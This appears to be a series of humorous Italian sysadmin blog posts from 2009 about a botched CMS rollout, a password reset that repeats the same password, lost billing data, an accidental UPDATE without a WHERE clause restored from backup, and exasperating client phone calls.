IO - ?? Ellamadonna! Con quella cifra ci paghi gli Slavi fino alla morte dell'universo. Ma sei sicuro che sta cosa sia una buona idea? No perche' io sono il primo che potrei aprire il fuoco sugli slavi per il loro modo di lavorare, ma se non altro il loro costo e' paragonabile alla qualita' del loro lavoro.

SL - Ma sai, il problema degli Slavi e' che loro sono in Jugoslavia e noi siamo qui, e quindi abbiamo sempre il problema della comunicazione e cosi' via, mentre almeno con questi sono qui' a Neijmegen e dovremmo avere meno problemi.

IO - ... se lo dici tu. I soldi sono i vostri.

Fast Forward di due settimane, che poi diventano tre

Siamo quindi in riunione con Volpe (VO) che e' uno dei due furbacchioni che hanno scritto il famoso CMS, il quale non e' potuto venire la settimana prima come convenuto e cosi' si e' presentato la settimana dopo.

IO - ...quindi non funziona una mazza e basta.

VO - Ma voi avete scaricato la versione X.Y.Z del CMS cosi' e cosa' e poi avete applicato le patch KKK e PPP?

IO - ?? Che patch PPP e KKK? Io ho scaricato la versione che c'era scritta nel vostro sito interdet. Di patch non se ne parlava.

VO - Ah, gia', perche' voi la avete scaricata due settimane fa. No perche' abbiamo scoperto un paio di bugs nella versione tal de tali e cosi' abbiamo aggiornato questo e quest'altro ed abbiamo cambiato la struttura del database ed abbiamo rilasciato questa e quest'altra patch.

Ed estrae dalla borsa un CD nuovo di zecca che procediamo ad installare, dopo di che estrae un disco USB dal quale copia i foxxuti file di configurazione che no, non ci sono nella "distribuzione" e devono essere creati a mano, oppure si possono prendere i file di esempio che **non si chiamano** "esempio" che senno' sarebbe troppo facile e comunque non sono distribuiti con il malefico CMS e se li vuoi devi scaricarli separatamente. Dopo diverse ore di smanettamenti, masturbazioni e paperocchianti finalmente qualche cosa sembra reagire ed una pagina con due scritte in croce compare.

VO - Ecco, adesso si tratta di inserire i contenuti usando l'editor.

IO - Quale editor?

VO - Quello che dovete acquistare ed installare separatamente perche' non e' compreso con questo pacchetto.

IO - ...e scriverlo da qualche parte, non so sul vostro foxxuto sito interdet era troppo difficile?

VO - Eh, ma siamo molto occupati, sempre in giro per consulenze, dimostrazioni, non abbiamo molto tempo per stare dietro alle nuove release. In effetti abbiamo deciso che faremo un po' di outsourcing e faremo fare il lavoro di sviluppo fuori, probabilmente in India e noi ci occuperemo solo di assistenza ed installazione.

Come si dice... Mogli e CMS dei paesi tuoi eh?

Cosa fa' l'applicazione X ?

Davide

16/07/2009 12:09

E Che Altro-Altro Manca?

E cosi', stringendo i denti (e le chiappe), abbiamo finalmente messo in produzione la stramaledetta applicazione di cui ho narrato le tristi vicende. Io mi aspettavo un disastro termonucleare globale subito, invece, con mia grande sorpresa, pare che tutto funzioni in maniera abbastanza decente.

Tutto fila per il meglio (aka: nessuna telefonata o mail di panico) fino verso alle 15.30, quando Bert mi arriva con **la domanda**.

Bert - Come la cambi la password di un utente nella nuova applicazione?

IO - Eh?

Casco dalle nuvole, mi rialzo, mi spolvero alla Mr.Bean e guardo nella famosa interfaccia. Allora, tu fai login e poi hai un link "informazioni", ma non c'e' traccia di un modo per cambiare la password. Dopo parecchio ravanare decido che non e' che sono io che non la trovo, proprio non c'e'. Domando perciò a K.

K - Ah, si. Abbiamo deciso che e' una funzione un po' troppo pericolosa e quindi l'abbiamo eliminata. In ogni caso, se un utente si e' dimenticato la password facendo click sul link tal-de-tali una nuova password viene generata a caso ed inviata all'indirizzo di posta dell'utente.

IO - Si, questo l'ho visto, hai provato a farti inviare quella password?

K - Veramente no. Perche'?

IO - Prova un po'.

Lui clicca e riceve una garrula mail che dice:

Caro K, hai deciso di resettare la tua password, la nuova password e':

6#jx2ivy-xi4#kbf6ns5ak!yt-kxv*f6i4j6sx(4yy-26k#egpjz#sj3ihf

K - Hemmm.... Ok, forse e' **un pelo** complicata...

IO - *(lo guardo senza parlare)*

K - Ma in ogni caso puoi sempre usare il cut & paste per riportarla...

IO - E poi salvarla nel tuo foxxuto browser dato che non c'e' modo alcuno per ricordarsela, vero?

K - Bhe'...

IO - Fammi un favore, schissa di nuovo quel link...

K - Perche'?

IO - vaivai...

Lui schissa di nuovo e riceve un'altra garrula mail che riporta **esattamente la stessa password**.

K - Ho... questo e' strano.

Che come tutti sanno sono le Parole Che Non Vuoi Sentire.

Dopo un po' di prove K realizza che si', tutte le volte che una password "casuale" viene generata, la password e' sempre la stessa (alla faccia della casualita'). Promette di darci un occhiata (e non aggiungere una funzioncina per consentire ai poveri tapini di cambiarla la password, no eh?) ed io me ne vado.

A quel punto quasi mi scontro con Wendy, la nostra segretaria.

Cosa fa' l'applicazione X ?

W - Oh, giusto te cercavo. Dove trovo i dati per la fatturazione?

IO - ??? I dati per la fatturazione? Che dati? Che fatturazione?

W - Sciocchino, lo sai che dobbiamo farci pagare no?

IO - Si', sono al corrente di questa barbara ma tuttavia comune usanza di pretendere vile denaro per i propri servizi. Ma io che c'entro?

W - Allora, nell'interfaccia vecchia c'era una funzione che mi tirava giu' un report fatto cosi' e cosa' che mi diceva chi doveva pagare cosa, solo che nell'interfaccia nuova non la trovo piu'.

Giro sui tacchi e rientro nell'ufficio di K tirandomi dietro Wendy. Spieghiamo il problema a K.

K - Ah... ecco, io a quello proprio non ci avevo pensato.

IO - Non hai pensato a come venire pagati?

K - Eh... in effetti dovevamo (io ed H) discuterne di quella cosa...

IO - Ottimo, allora io **suppongo** che tutte le informazioni siano nel database, quindi dovrebbe essere un giochetto da ragazzi aggiungere una funzione per tirare fuori quel report ex-novo, giusto?

K ci pensa un po' su'.

K - Be', in effetti... quelle informazioni nel database nuovo non ci sono piu'... perche' quel report era fatto per dominio, direzione, indirizzo, cliente e yada yada blah blah, mentre nel database nuovo le cose sono per cliente o per dominio, gli indirizzi non ci sono...

Io a questo punto ho gia' smesso di ascoltarlo e sono schizzato nel mio ufficio a fare una copia dei log del sistema, i dati forse non ci sono piu' nel database, ma se non altro li possiamo rigenerare dai log.

Nel frattempo odo voci concitate arrivare, tiro a indovinare ma credo che DaBoss sia stato informato del *piccolissimo* snafu.

Davide

16/07/2009 12:09

Un Paio d'Ore??

Sono sempre qui che mi trastrullo (per alcuni valori di "trastrullo") con il famoso CRM di DaBoss di cui ho gia' detto. Ieri DaBoss ha deciso di tentare la strada della *Importazione Dati* dalla versione vecchia alla versione nuova. Versione nuova che *avrebbe dovuto* correggere diversi bacherozzi che, a detta di DB, impedivano il normale flusso operativo.

Magari tali bacherozzi sono stati corretti, ma DB ha scoperto sulla sua pelle che altri bacherozzi sono stati aggiunti. In particolare uno che affligge (indovina un po') la funzione di "importazione" dati.

Se a questo aggiungiamo che il database e' progettato con una qualche parte del corpo che non ha **assolutamente niente** a che vedere con la testa, capiamo immediatamente che ci sono dei seri problemi.

Il paguro che ha progettato il database evidentemente e' un convinto sostenitore del partito del "Chiavi Primarie Autogenerate Forever", dato che **ogni singola foxxuta tabella** ne ha una. Io (ovviamente) sono un convinto sostenitore del partito opposto. Prendiamo per esempio la gioia di questa fetecchia. C'e' una tabella "Teams", che e' usata per raggruppare gli utenti in "team" (che vi aspettavate?). La tabella e' composta da id, descrizione ed altra roba. Ora, **ovviamente** la "descrizione" e' univoca nella tabella (senno' come potresti distinguerli?), il che porta automaticamente alla domanda "che ci sta a fare l'id in quella tabella?". Almeno porta **me** a fare la domanda.

Tu! Si Tu! Tu con la tastiera! Prima di sparare quel commento che dice "l'id e' piu' facile da riportare sulle altre tabelle collegate e yada yada" fammi aggiungere che A) e' il **foxxuto computer** che riporta i dati, non tu a manella, quindi il fatto che l'id sia 1 carattere o 200 non frega niente e B) l'id di questo foxxuto database e' un numero esadecimale autogenerato di 255 caratteri. Si', hai letto bene. DUECENTOCINQUANTACINQUE.

Comunque, oltre alla tabella "teams" c'e' una tabella "users". La quale ha un altro bellissimo id autogenerato di altrettanti caratteri (state vedendo un certo *modus operandi* nella cosa?). E poi c'e' una stupenda tabella "Teams-Users" che contiene... id_utente (ok, e su questo non c'e' niente da ridire), id_team (idem con patate) e poi... UN ALTRO, ENNESIMO, INUTILE, RIDICOLO, id autogenerato da 255 caratteri! A che pro???? Perche????

Ah, se ve lo state domandando, il netto risultato e' che una coppia utente-team puo' (e finisce per) essere inserita N-mila volte in quella foxxuta tabella.

Comunque sono qui che sto maledicendo i programmatori di sta' cosa. Quando mi arriva Bert.

Bert - Senti, ho UL al telefono. Hanno un serio problema con la loro connessione interdet, pare che vada su e giu come uno jo-jo. E lui e' preoccupato che possano perdere la posta.

IO - Arrrrridajie. La posta non viene persa, semmai resta in coda finche' il server non e' disponibile.

Bert - Comunque loro vorrebbero temporaneamente girare la posta sul nostro mail server in modo da poterla ricevere e leggere anche se il loro server e' fuori combattimento. Si puo' fare?

IO - Si puo' fare si. Ma se il problema e' che la loro connessione INTERNET e' fuori combattimento come fanno a leggere la posta dal nostro server?

Bert - Non credo che a questo ci abbiano pensato.

IO - Comunque, se vuoi che gli dia la brutta notizia, passamelo pure.

Cosi' mi metto a parlare con questo tizio.

Cosa fa' l'applicazione X ?

UL - ... e cosi' per evitare blocchi dell'attivita' avevamo pensato...

IO - Si, ma se il problema e' che la vostra connessione internet e' fuori uso, come pensate di leggere la posta dal **nostro** server?

UL - Hemmm... Come sarebbe a dire?

IO - Da quello che mi hanno detto il problema e' che la vostra connessione internet e' fuori uso, giusto?

UL - Ah. No, mi sono spiegato male. E' il server di posta che ha problemi.

IO - Ah. E sostituirlo?

UL - Si infatti, e' quello che vogliamo fare, solo che mentre noi lo sostituiamo la posta rimbalza.

IO - La posta non rimbalza. Al massimo finisce in coda. Quindi quello che dovete fare e' prendere il server nuovo, installarlo, prepararlo, spegnere quello vecchio, mettere quello nuovo al suo posto e spingere il bottone. Poi con calma e tranquillita' tirare fuori la posta dal server vecchio e passarla su quello nuovo. Se pianificate le cose per bene ci mettete al massimo un paio d'ore.

UL - **Un Paio D'Ore????** Un paio d'ore senza ricevere posta??? Inconcepibile. Per il nostro business la posta elettronica e' **essenziale**!

IO - (*trattenendo non so come gli ululati*) Suppongo percio' che il vostro server di posta sia un cluster ha con connessione internet ridondante.

UL - He?

IO - Voglio dire... se il vostro server di posta e' un volgare server puo' sempre guastarsi no? Se si guasta...

UL - Hemmm... in effetti non ci ho mai pensato... voi potreste installare una roba del genere?

IO - ...forse e' meglio se parla con il nostro ufficio commerciale.

Ora, potrei sentirmi in colpa, ma d'altra parte, se non ha ancora capito che Failure Is Always An Option non e' colpa mia...

Davide

21/07/2009 07:46

La Tabella Del Discontento

Siamo ancora qui' che litighiamo con la foxxutissima applicazione, dopo la tragica scoperta che i dati necessari per la fatturazione sono spariti dal database ed apparentemente dall'applicazione, io sono stato **nuovamente** chiamato in causa per tamponare la falla intanto che K si inventa un qualche paperocchio per riottenerli.

Per prima cosa mi faccio spiegare da Wendy come dovrebbero saltare fuori sti dati, quindi vado a guardare le informazioni che abbiamo nei log e scrivo un programmello che riempie una tabellina ad uopo per rigenerare tali informazioni.

Sembra fare quello che vogliamo, anche se, con un file di log per 1 giorno di un centinaio di giga ci vuole una giornata intera ad elaborarlo. Io schedulo per elaborare sul giorno precedente (log non-attivo) e risolvo brillantemente (penso io).

Fast-forward al giorno dopo quando K mi compare accanto.

K - Allora, stavo vedendo la funzione di fatturazione.

IO - Ma non hai solo 6 giorni da fare? Ti metti a fare la fatturazione adesso?

K - Eh, DB ha madonnato...

IO - Comunque, io ho creato una nuova tabella che **dovrebbe** contenere tutti i dati di cui abbiamo bisogno e ci sono gia' dei dati reali dentro.

K - Ah, ma io pensavo invece di modificare le tabelle X, Y e Z per aggiungere le informazioni che vogliamo e...

IO - Bello, ma dato che le informazioni sono gia' nella **mia** tabella, perche' non te la usi e risolvi cosi'?

K - No ma perche' il codice sarebbe gia' scritto...

IO - Hummm... ieri mi dici che quella parte e' stata eliminata dal sistema ed oggi mi dici che il codice e' gia' scritto?

K - In effetti il codice lo avevamo gia' scritto quando abbiamo deciso di rimuovere la funzione cosi'...

IO - E questo successe quante versioni del database fa'?

Perche' data la tendenza di questa gente ad alterare la struttura dati ogni due per tre non e' che mi fidi molto del suo codice.

In ogni caso mi metto a guardare le tabelle X, Y e Z che questo rintronato vuole modificare. Allora, la **mia** tabella e' cosi' composta:

```
indirizzo      char(255)
spam           int(11)
virus          int(11)
clean          int(11)
data           data
direzione      char(1)
```

Dove 'direzione' puo' essere "o" per Output e "i" per Input. Semplice no? La chiave primaria e' ovviamente indirizzo+data+direzione, perche' un singolo indirizzo puo' esserci solo una volta per data/direzione (i dati sono storicizzati). Mentre le tabelle che **lui** vuole usare sono cosi' fatte:

```
indirizzo      char(60)
dominio        char(60)
totale         int(11)
data           data
ora            int(11)
id_cliente     int(11)
```


Cosa fa' l'applicazione X ?

Dove le informazioni sono per ora (non per giorno), l'indirizzo e' separato in "indirizzo" e "dominio", invece dei 3 valori spezzati c'e' un solo valore totale ed in piu' compare l'id del cliente (che e' collegato al dominio tra l'altro).

IO - Hummm... ma noi abbiamo bisogno sia delle mail uscenti che di quelle entranti, qui hai solo le uscenti.

K - Si infatti io volevo aggiungere due campi alla tabella: incoming e outgoing ed avere la divisione tra le due.

IO - ...ed il vantaggio tra il **modificare** questa, **modificare** la procedura che la crea e la mantiene e **modificare** le funzioni che la visualizzano (perche' io sono sicuro che ci sono) ed aggiungere una funzione per usare la mia tabella che gia' c'e' ed e' generata sarebbe?

K - Ma perche' la tua tabella ha i dati su diversi record, c'e' un record 'in' ed un record 'out', quindi devo fare due ricerche per avere tutti i dati e questo va a scapito delle prestazioni.

Ora, se state pensando "ma perche' non fa una semplice JOIN", e' perche' non conoscete K. Lui ovviamente non si sporca le mani con qualche cosa di vecchio ed antiquato come SQL. Lui ha questa *bellissima* libreria Object-Oriented che mette insieme i pezzi e costruisce le "dataview" senza che lui manco veda come e' fatto il database sotto. In effetti ho madonnato parecchio quando cercavo di fargli vedere la struttura dati come e' e non come gliela presenta la sua merda di libreria. Quindi la semplice idea di una "join" e' completamente aliena per lui.

Mi trattengo dall'ammaccarlo e gli dico che guardero' come fare. Mi metto a guardare la procedura che genera la foxxuta tabella che io dovrei modificare. Quella procedura e' chiamata in *pipe* con il sistema di logging, quindi riceve una linea alla volta, scarta tutto meno la linea con l'indirizzo di posta e memorizza i valori in memoria, al cambio d'ora i dati storicizzati sono scaricati sulla tabella. Ok, non dovrebbe essere troppo complicato modificarla in modo da prendere anche i dati relativi alle mail ENTRANTI oltre che uscenti.

Dopo un paio d'ore ho uno script di test, gli do in pasto uno dei file di log di un paio di giorni fa ed aspetto. Alle 6 di sera decido che me ne vado a casa e domani si vedra'. Il mattino dopo arrivo e scopro che lo script **sta ancora lavorando**. Ok, fankulo alle prestazioni del sistema.

Mentre sto discutendo la faccenda con K ("discutere" = "spiegare che il tuo sistema non funziona ed usiamo il mio che e' meglio"), arriva DaBoss. Gli spiego il problema.

IO - ...quindi per riempire i dati nella tabella come vuole lui ci si mette una vita, mentre estrarli dalla tabella che dico io e' gia' fatto.

DB - Come mai ci mette tanto?

IO - Perche' la procedura che effettua gli inserimenti in quella tabella non e' stata pensata per fare quello e deve fare i salti mortali per trovare i dati giusti. E perche' sono **200 milioni di linee** da analizzare al giorno.

DB - (*rivolto a K*) E perche' non usi la sua di tabella se ha gia' tutti i dati?

K - Perche' nella sua i dati sono su due linee diverse, quindi diventa piu' lento a dare le risposte.

DB - Piu' lento quanto?

K - Hemmm... qualche minuto...

DB - La fatturazione la facciamo una volta al mese, Wendy puo' anche aspettare qualche minuto per avere i dati.

K - Ma la responsivita' del sistema...

DB - (*rivolto a K*) **Fila a modificare il codice!**

Ecco a volte amo quest'uomo...

DB - (*rivolto a me*) A proposito, ho ricevuto l'ennesimo bug-fix da parte dei produttori del CRM e ci sarebbe da provarlo...

Cosa fa' l'applicazione X ?

Ed altre volte invece...

Davide

27/07/2009 08:00

Il Momento 'OhCa\$\$o'

Che cosa e' il momento "ohca\$\$o"? E' quello che si verifica subito dopo che avete premuto "invio" e vi rendete conto che la FuckUp Fairy e' appena passata a trovarvi.

Quello che succede di solito e' che tirate un bestemmione, vi date un paio di sberle (prima che siano gli altri a darvele) e poi, dopo aver esclamato ad alta voce per una dozzina di volte "lo sapevo che (non) dovevo fare cosi' e cosa", cominciate a lavorare come dei dannati per rimettere a posto quello che e' appena andato a farsi benedire.

A volte siamo fortunati e riusciamo a farlo passare inosservato, ma a volte no.

Ed oggi e' stato proprio uno di quei bei momenti "ohca\$\$o". Ma cominciamo dall'inizio.

Ho gia' detto piu' volte di come siamo finalmente riusciti a mettere in produzione la famosa applicazione, stamani Bert mi gira un problema: un cliente a caso che non riesce a modificare l'impostazione "che fare con lo spam" del suo dominio. Io gli mando la solita mail "fai login, clicca sul dominio, clicca su 'settings', scegli nella combo-box ed eventualmente digita l'indirizzo verso il quale vuoi mandare la schifezza".

Dopo un po' mi arriva una risposta dal cliente in questione che dice: "Ok, non ero stato chiaro, il problema e' che mi becco un errore se ci provo". Io casco dalle nuvole, provo e scopro che il coso si lamenta che il "dominio non e' valido" (?). Dopo un po' di maledizioni mi rendo conto che il problema e' che il dominio del tipo e' "dumba-dumba.com", ed e' il '-' nel mezzo che non gli piace. Ebbene si'. La nostra interfaccia rifiuta i domini che contengono un '-'.

Riporto la cosa a K (che e' ancora qui per 2 giorni 2) e mando una bella mail di "congratulazioni: hai trovato un nuovo bug" al cliente in questione.

A questo punto arriva Bert.

Bert - Hai scoperto il problema con CL?

IO - Si', e' un bug nell'interfaccia. Ho avvisato K della cosa.

Bert - E che possiamo fare per CL?

IO - O aspettiamo che K corregga il codice o facciamo le modifiche manuali nel database. E' una roba cosi' urgente?

Bert - Ma, se lo domandi a CL ti dice sicuramente di si'.

Ok, acchiappa il database, vediamo un po'...

```
select count(*) from domains where name like '%dumba-dumba%';
3
```

IO - Sono solo 3 domini....

```
update domains set cosafaredellospam='forward', mandaloa='spam@dumba-dumba.com'
```

A questo punto e' arrivato Bart, con lo stesso problema ma per un altro cliente, anche lui con un '-' nel nome del dominio. Ed io penso, ma capperò, tutti adesso arrivano? E che accidenti di debug ha fatto K di questa applicazione nei passati 6 mesi?

Spiegato il problema a Bart ritorno a quello che stavo facendo.

Cosa fa' l'applicazione X ?

*Me pensa: hummm... allora dove ero arrivato? Ah si **INVIO!***

Ed il computer mi risponde garrulo "9850 records aggiornati". Ed io penso: come sarebbe a dire 9850 re... **OH CA\$\$O!!!**. Ebbene si'! Ho dimenticato il 'where'!

A questo punto acchiappo il backup e ne estraggo la tabella dei domini, ricarica la tabella dei domini e scopro che la maledetta e' in relazione con un'altra tabella (gli indirizzi da accettare niente meno) e che facendo il load della tabella dei domini ho spianato quella degli indirizzi, acchiappa anche l'altra tabella dal backup.

Dopo una ventina di minuti passati a madonnare, ho ricaricato entrambe le tabelle e verificato che il tutto funzionasse correttamente. Naturalmente (come nella migliore tradizione) nel frattempo ci siamo beccati una mezza dozzina di telefonate di gente che non riceveva piu' posta perche' il dannato elenco degli indirizzi era vuoto ovviamente.

Il che dimostra sempre che a) il backup e' una ottima cosa, b) **guarda cosa ca\$\$o stai facendo** e c) la differenza tra un CL ed un sysadmin e' che il sysadmin e' in grado di recuperare dal proprio momento "ohca\$\$o".

Davide

03/08/2009 08:00

Postmaster Sara' Lei!

Il vento gelido mi scompiglia i (pochi) capelli ed il ruggito mi fa tremare gli occhiali mentre digito sulla tastiera.

No, non sono ospite dello Space Shuttle e non ho comperato un Dragster da tenere in ufficio. Sono solo in Sala Macchine, che mi godo l'aria condizionata a paletta anche se e' l'inizio di Dicembre che installo la prima meta' del nuovo Database Cluster.

Ebbene si', sono riuscito a convincere DaBoss che l'esistente database cluster-che-non-e-un-cluster e' meglio che diventi un vero cluster. E, dopo il terzo kabum in 10 mesi, DaBoss ha finalmente ascoltato le mie peregrinazioni e mi ha elargito di due portentosi X4200 con raid hardware ed una generosa dotazione di ram e ventole di raffreddamento. Sono queste ultime che provocano il ruggito di cui sopra mentre inizio l'installazione del cluster HA.

Sono qui' che ignoro il casino ed il ventaccio quando Bert mi ulula qualche cosa sopra il ruggito. Io non capisco una mazza e lo guardo con aria interrogativa. Lui comincia una strana pantomima, dopo un po' capisco che vorrebbe che io uscissi dalla Sala per parlarmi normalmente.

IO - Che succede?

Bert - Ha chiamato CL di \$altradittafancazzisti, pare che abbiano dei problemi a ricevere delle mail.

IO - Eh gia'. Hanno **tutti** dei problemi a ricevere delle mail...

Questa frase "XXX ha dei problemi a ricevere delle mail", l'ho sentita almeno un migliaio di volte da quando sono stato nominato "Supremo Guru del sistema di MailScan", come gia' narrato precedentemente. In genere quello che succede e' che il coglionazzo di turno imposta il sistema su "distruggi lo spam senza pietà" e poi si lamenta quando qualche cosa rimane intrappolato tra DSpam, SpamAssassin o Kaspersky. E come al solito, i miei tentativi di spiegare a questa gente che Failure is always an option non sono bene accetti. Comunque, ritorno in ufficio e controllo che vuole CL.

Allora, loro hanno richiesto un certificato SSL a GoDaddy e non lo hanno ricevuto. Io controllo e non trovo traccia di mail da GoDaddy nel log.

IO - Ma quando lo hanno richiesto il certificato?

Bert - Stamani.

IO - Sì grazie, non lo avranno ancora mandato. Comunque adesso metto GoDaddy nella white-list per \$altraditta e siamo a posto.

Bert - E' quello che ho detto anche io a CL, ma non sembrava molto soddisfatto della soluzione.

IO - ? Come sarebbe a dire?

Bert - E' uno di quelli convinti che il sistema antispam dovrebbe essere infallibile ed intercettare il 100% di spam e niente falsi positivi o falsi negativi.

IO - (*alzando gli occhi al cielo*) Osantapollonia...

Bert - E c'e' un altro problema.

IO - 'Naltro?

Bert - Perche' lui ha richiesto il certificato e poi ha provato a mandare una mail di prova per vedere se la riceveva ma non e' arrivata...

IO - ??? Ha provato a mandare una mail...???

Bert - Sì, così' mi ha detto lui.

Io non capisco una mazza e controllo nel log. Una serie di mail per CL ma niente di strano.

Cosa fa' l'applicazione X ?

IO - Non vedo niente di anormale.

Richiamo percio' CL (si' lo so, sono masochista).

CL - yada yada yada ... certificato... yada yada yada mail di prova...

IO - Si' appunto, e' questa "mail di prova" che non mi torna. Io non vedo niente di strano nel log, che mail di prova?

CL - Perche' volevamo avere un certificato autentico, quindi ho deciso di mettere un indirizzo di posta elettronica come 'contatto tecnico'.

IO - E' normale mettere un indirizzo di posta come contatto tecnico. Ma che problema c'e'.

CL - E' che ho usato "postmaster@\$altradittafancazzisti" come contatto tecnico.

IO - Postma..???? Postmaster?? Perche' postmaster?

CL - Perche' mi sembrava meglio che il mio di indirizzo di posta. Poi ho creato un alias sul server di posta che manda postmaster verso il mio indirizzo normale.

IO - Si ma non funziona in quel modo!

CL - E infatti non ha funzionato, ma dovrebbe funzionare.

IO - Ma dovrebbe funzionare manco per niente.

CL - E perche'?

IO - Perche' "postmaster" sono io. O meglio, tutta la posta per "postmaster" e' rediretta verso il nostro account condiviso per la gestione dei sistemi, quindi **noi** riceviamo tutta la posta per "postmaster" per tutti i domini che gestiamo, incluso il vostro!

CL - Non mi va mica bene...

IO - E a me non va bene che qualcuno cerchi di scipparmi un account amministrativo. Come Postmaster o Root!

E' seguita una bella discussione sul fatto che, dato che loro **non** fanno la gestione del loro server di posta, non dovrebbero nemmeno pretendere di ricevere le mail inviate agli account amministrativi. Discussione che e' durata molto piu' a lungo di quello che mi sarebbe piaciuto durasse. Dopo di che sono riuscito a strappargli una richiesta **scritta** per la cosa ed ho fatto in modo che le mail dirette a postmaster per il loro dominio finissero nella sua casella di posta. E poi ho guardato sogghignando mentre la sua casella riceveva un gazillione di mail al giorno.

Ho gia' detto vero che indirizzi come "postmaster" sono i preferiti dagli spammers come sorgente dello spam?

Davide

10/08/2009 08:00

SgrumbleSgrumbleSgrumbleBLAM! BLAM! BLAM!

E' un freddo giovedi' di Dicembre, quando Bert mi passa una chiamata dall'ennesimo CL che non riesce a ricevere la posta, cosi' mi ritrovo impegnato a parlare con questo tizio.

IO - *clicckety-clicckety-click...* No, nessuna mail da parte vostra per \$ditta. Non oggi almeno.

CL - Ma io ho spedito almeno 3 mail oggi.

IO - Che le avete spedite ok, ma da me non sono arrivate. Che vi dice il vostro server di posta?

CL - Io lo domando a lei.

IO - ...hemmm... momento... Il **mio** server mi dice che nessuna mail e' arrivata da voi per \$ditta, questo l'ho gia' detto. Ora, se voi inviate la posta dovrete avere un vostro server che rigira la mail al nostro, che cosa vi dice il **vostro** server al riguardo?

CL - Si, ed io lo domando a lei cosa dice il server.

IO - Ma il **vostro** server non lo gestiamo noi, non lo so chi lo gestisce ma non siamo noi. Ha provato a domandare al vostro Sysadmin?

CL - E chi sarebbe il sys-cosoli'?

Mi trattengo dal rispondergli "quello che gestisce il server di posta" che se lo mando in loop non mi si disciula piu'.

IO - Quello che fa l'assistenza da voi. Risolve i problemi degli utenti e cosi' via.

CL - Ah, quello sono io allora.

IO - ...'ndiamobeneandiamo... Ok. Allora vada a vedere il server di posta se nel log dice qualche cosa al riguardo.

CL - Aridajeeee! Io lo domando a voi!

IO - Ed io ho gia' detto che il **vostro** server di posta non lo gestiamo noi, quindi io **non posso** saperlo!

CL - Ma noi mandiamo la posta tramite il vostro sistema!

IO - E questo mi sta bene. Ma dato che noi facciamo solamente relay di posta, voi dovete avere un server **vostro** che usate per inviare (e ricevere perfino) la posta, perche' il **nostro** server sicuramente non lo fa.

Silenzio di tomba dall'altra parte.

IO - Hallo? Ancora li'?

CL - Hummm.... come lo vedo il server di posta?

IO - Guardando nella configurazione del vostro client.

CL - Cosa e' il client?

Sbonk *Sbonk* *Sbonk* (questa e' la mia testa che picchia contro il tavolo) E sto' qui' dovrebbe essere pure un "sysadmin".

IO - Allora, supponiamo che tu voglia mandare una mail, cosa fai.

CL - Oh, bella, la scrivo.

IO - La scrivi dove?

CL - Sul computer!

IO - (*inspira...espira...*) Ottimo, allora chiappa quel coso che usi per scrivere le mail.

CL - Ok, ce l'ho davanti, e adesso?

IO - E adesso dimmi che cosa capero leggi in cima.

CL - Lookout...

Che io gia' lo sapevo eh, ma volevo solo essere sicuro. Comunque, dopo innumerevoli bestemmie riesco a

Cosa fa' l'applicazione X ?

farlo andare a vedere come ca\$\$o e' configurato il suo lookout e quindi lo rimando a vedere che problemi ha il suo ca\$\$o di sexchange. Che io gia' lo sapevo che avevano un sexchange da qualche parte, ma volevo solo essere sicuro. Comunque lo lascio nel suo brodo (capire perche' il suo sexchange si rifiuta di mandare la posta) che tanto "lui e' il sysadmin", giusto?

Effetto dissolvenza wibblidy-wobblidy

IO - (*vestito come Torquemada*) ...questo tribunale ti condanna al taglio del piede destro (che e' quello che adoperi per scrivere le mail)!

CL (*incatenato nella gogna*) - Aaaaghhh! No! Il piede destro no!

IO - E dato che e' il mio giorno fortunato, te lo taglio io!

Abbranco l'ascia e comincio ad avvicinarmi ridendo sguaiatamente...

Effetto dissolvenza wibblidy-wobblidy

Wendy - (*che mi stava scuotendo da un po'*) Ma che fai? Dormi?

IO -mmsgrunt... Stavo solo sognando ad occhi aperti... che vuoi?

Wendy - Abbiamo dei problemi con la fatturazione.

IO - Ohsantapollonia... che problemi?

Wendy - Ho stampato il rapporto di fatturazione e mi mancano un sacco di clienti.

IO - Ok, vediamo.

Guardiamo come accidenti salta fuori questo "rapporto", che, ovviamente, e' prodotto dalla foxxuta interfaccia usando la maledetta tabella di cui ho gia' detto. E nel rapporto mancano dei clienti (dice lei). Ok, vediamo un po'... Per esempio questo cliente qui'...

```
select count(*) from lafamosatabella where domain='ildominio.nl';
0
```

??? Come sarebbe a dire 'zero'???

```
grep -c 'ildominio.nl' /var/log/ilfiledilog.log
14785
```

Quindi di dati nel file di log ce ne sono a bizzeffe. Perche' non li riporta nella tabella sto' scemo? Che cosa accidenti ho sbagliato?

Controllo lo script. E non trovo niente di anomalo. Poi mi viene un dubbio atroce. Allora, io leggo l'indirizzo di posta e lo spezzo in "indirizzo" e "dominio", poi col dominio cerco l'ID del cliente e del rivenditore. Si' perche', come al solito, il duo K & H erano anche loro *aficionados* degli ID autogenerati, che non ti basta usare il dominio che **deve essere unico**, no, tu **devi** aggiungere un'ID autogenerato in ogni caso, e noooo, non puoi fare una stupida Join e prendere l'id dall'altra tabella usando tale dominio, noooo, perche' tu hai questa foxxuta libreria shit-oriented che... SgrumbleSgrumgleSgrumble. Comunque, io cerco l'id del cliente dalla tabella domini e poi l'id del rivenditore dalla tabella 'clienti'. E adesso che ci ripenso, ci fu una discussione perche' io aggiunsi i campi come "null" e lui mi fece un panegirico che lui "ci aveva questa libreria shit-oriented" che null non lo accettava. E adesso mi viene un dubbio. Un dubbio atroce.

```
describe lamiatabella;
```


Cosa fa' l'applicazione X ?

```
...
id_cliente      number(11) not null
id_rivenditore  number(11) not null
...

describe clienti;
...
id_cliente      number(11) PK
id_rivenditore  number(11) NULL
...

select count(*) from clienti where id_rivenditore is null;
7684
```

Ayyyyyyyy!!! Eccotelo il problema!

OOOOOOkey, cambia lo script per inserire un default nel caso in cui il rivenditore sia null, ri-elabora tutti i file di log dall'inizio del mese scorso... SgrumbleSgrumbleSgrumble...

Effetto dissolvenza wibblidy-wobblidy

IO - (*sempre vestito come Torquemada*) ...questo tribunale vi condanna al taglio di entrambi i piedi! Che e' quello che usate per scrivere il codice!

K & H (*incatenati nella gogna*) - Aaaaghhh! No! I piedi no!

Abbranco l'ascia ridendo sguaiatamente...

Effetto dissolvenza wibblidy-wobblidy

Davide

17/08/2009 08:00

The Edge of Unreason

Suona il telefono. Essendo sia Bart che Bert impegnati in riunione con DaBoss, io lo acchiappo.

IO - \$networkgestapo parla D.

CL (*voce femminile*) - Sono CL di \$babbodiclefigli

IO - Si mi dica.

CL - Dovrei ritrovare una mail.

IO - Ritrovare una mail? In che senso?

CL - Allora, stavo facendo un po' di pulizia sul computer e mi sono accorta che mi manca una mail di un'amica e mi servirebbe ritrovarla.

mepensa: ohsantapollonia

